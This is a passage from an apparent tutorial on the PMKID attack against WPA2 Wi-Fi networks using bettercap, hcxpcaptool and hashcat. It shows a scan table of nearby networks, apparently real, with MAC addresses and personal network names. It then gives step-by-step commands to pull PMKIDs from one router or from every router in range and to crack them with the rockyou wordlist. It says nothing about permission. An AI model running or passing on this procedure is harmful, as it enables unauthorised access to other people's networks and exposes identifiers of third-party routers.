-65 dBm	98:35:ed:a0:e0:b8	mahhip	WPA2 (TKIP, PSK)		3
-67 dBm	68:14:01:59:2c:18	jiofbr001 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	68:14:01:5a:0e:9c	Amit 2.4G	WPA2 (CCMP, PSK)	2.0	1
-67 dBm	78:17:35:c5:73:99	Preety singh devil	WPA2 (CCMP, PSK)		6
-67 dBm	96:fb:a7:5a:06:af	<hidden>	WPA2 (CCMP, PSK)	1.0	11
-69 dBm	2c:97:b1:4e:10:38	Messi	WPA2 (CCMP, PSK)		5
-69 dBm	68:14:01:34:b9:e3	JioFiber-QwXYk	WPA2 (CCMP, PSK)	2.0	1
-69 dBm	74:5a:aa:76:66:44	Kavz	WPA2 (TKIP, PSK)		4

For the PMKID attack to work we have to send an association request to the target Access Point. We do this with:

wifi.assoc <BSSID>



As we can see, we have successfully received the RSN frame containing PMKID and it has been saved in a pcap format. What is I want to send an association request to all the Wi-Fis available? To do that the command is:


```
wifi.assoc all
```

And yes, all the vulnerable routers returned the RSN frame containing PMKID and it got saved in a pcap file.

Now we can use the hcxpcaptool to convert this pcap file in Hashcat crackable format and use Hashcat to crack the PMK hash.

```
hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap
hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show
```

Here, 16800 is the code for PMKID WPA/WPA2 hash type. We have used the rockyou dictionary here.



And it's so simple. Bettercap is a sniffer with many other such functionalities besides Wi-Fi packet sniffing.

****